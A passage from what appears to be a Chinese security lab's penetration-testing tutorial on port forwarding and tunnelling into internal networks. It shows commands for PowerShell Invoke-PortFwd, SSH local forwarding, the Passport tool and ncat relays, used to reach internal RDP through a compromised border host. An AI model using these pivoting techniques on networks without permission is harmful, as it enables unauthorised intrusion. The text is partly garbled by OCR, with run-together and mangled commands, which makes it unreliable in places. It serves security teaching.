PS C:\Users\Administrator\Desktop> invoke-PortFwd -bindPort 1388 -destHost 192.1
68.1.1 -destPort 3389
Listening on port 1388...
```

入侵者主机执行

•
mstsc 192.168.1.2 1388



3.1.1.14. ssh正向tcp端口加密转发

又称ssh本地端口转发。

SSH 会自动加密和解密所有SSH客户端与服务端之间的网络数据。但是，SSH还能够将其他TCP端口的网络数据通过SSH链接来转发，并且自动提供了相应的加密及解密服务。这一过程也被叫做“隧道”（tunneling），这是因为SSH为其他TCP链接提供了一个安全的通道来进行传输而得名。例如，Telnet，SMTP，LDAP 这些TCP应用均能够从中得益，避免了用户名，密码以及隐私信息的明文传输。而与此同时，如果工作环境中的防火墙限制了一些网络端口的使用，但是允许SSH的连接，也能够通过将TCP端口转发来使用SSH进行通讯。

常用命令：

•
•
•
•
•
•
•
•
•
•
•
ssh -CfNg -L 8080:127.0.0.1:2222 user@ip //VPS 本地访问VPS:8080就是内网的22端口-C: 该参数将使ssh压缩所有通过Secure Shell客户端发送的数据，包括输入、输出、错误消息及转发数据。它使用gzip算法，压缩级别可通过设置配制文件中的参数Compression Le
首先要确认如下配置

•
•
•
•
•
•
•
vi /etc/ssh/sshd_configAllowTcpForwarding yesGatewayPorts yesTCPKeepAlive yes 保持心跳,防止 ssh 断开PasswordAuthentication yes# /etc/init.d/ssh restart

在KaliMaster执行: //边界受控机的ssh用户名和密码

•
#ssh -CfNg -L 0.0.0.0:5556:192.168.1.1:3389 root@192.168.1.5 -p 22

```
root@kali:~# ssh -CfNg -L 0.0.0.0:5556:192.168.1.1:3389 root@192.168.1.5
root@192.168.1.5's password:
```

```
root@kali:~# ps aux | grep Cflg
root    28070  0.0  0.0   15008  2796 ?        Ss   10:32   0:00 ash -Cflg -L 0.0.0.0:5556:192.168.1.1:3389 root@192.168.1.5
root    28226  0.0  0.0   6236   936 pts/1    S+   10:47   0:00 grep Cflg
```

```
root@kali:~# netstat -tlnp | grep ":5556"
tcp        0      0 0.0.0.0:5556          0.0.0.0:*
root@kali:~#
```

10.100.18.20.5556 - 远程桌面连接

管理员: 命令提示符

C:\Users\Administrator>ipconfig

Windows IP 配置

以太网适配器 本地连接 3:

连接特定的 DNS 后缀 :

本地链接 IPv6 地址 : fe80::54e1:5a77:176f:f196x23

IPv4 地址 : 192.168.30.2

子网掩码 : 255.255.255.0

默认网关 :

以太网适配器 本地连接 2:

连接特定的 DNS 后缀 :

本地链接 IPv6 地址 : fe80::b5a4:bba6:aa8a:642bx14

IPv4 地址 : 192.168.1.1

子网掩码 : 255.255.255.0

默认网关 : 192.168.1.254

深信服千里目安全实验室

[illegible][illegible]


3.1.1.15. Passport

Win 平台纯图形化 tcp/udp 端口转发工具 Passport

通过目标边界的Sangfor-2服务器的5555端口来访问内网192.168.1.1主机，具体如下[正向tcp端口转发]

肉机执行


当监听来自外部5555端口流量时自动把他转发到目标内网192.168.1.1的3389端口上。



入侵者主机执行

-

mstsc 192.168.1.2 5555



3.1.1.16. Netcat

尝试过该工具不是很稳定，故不做演示了，只将方法介绍给大家

将外部访问本地的8080端口的流量转发到192.168.1.200的80端口上去

-

ncat -l 8080 | ncat 192.168.1.200 80

将外部访问本地的5555端口的流量转发到192.168.1.1的3389端口上去

-

ncat -l 5555 | ncat 192.168.1.1 3389

● ●●●●●



关注我们

解锁更多精彩内容

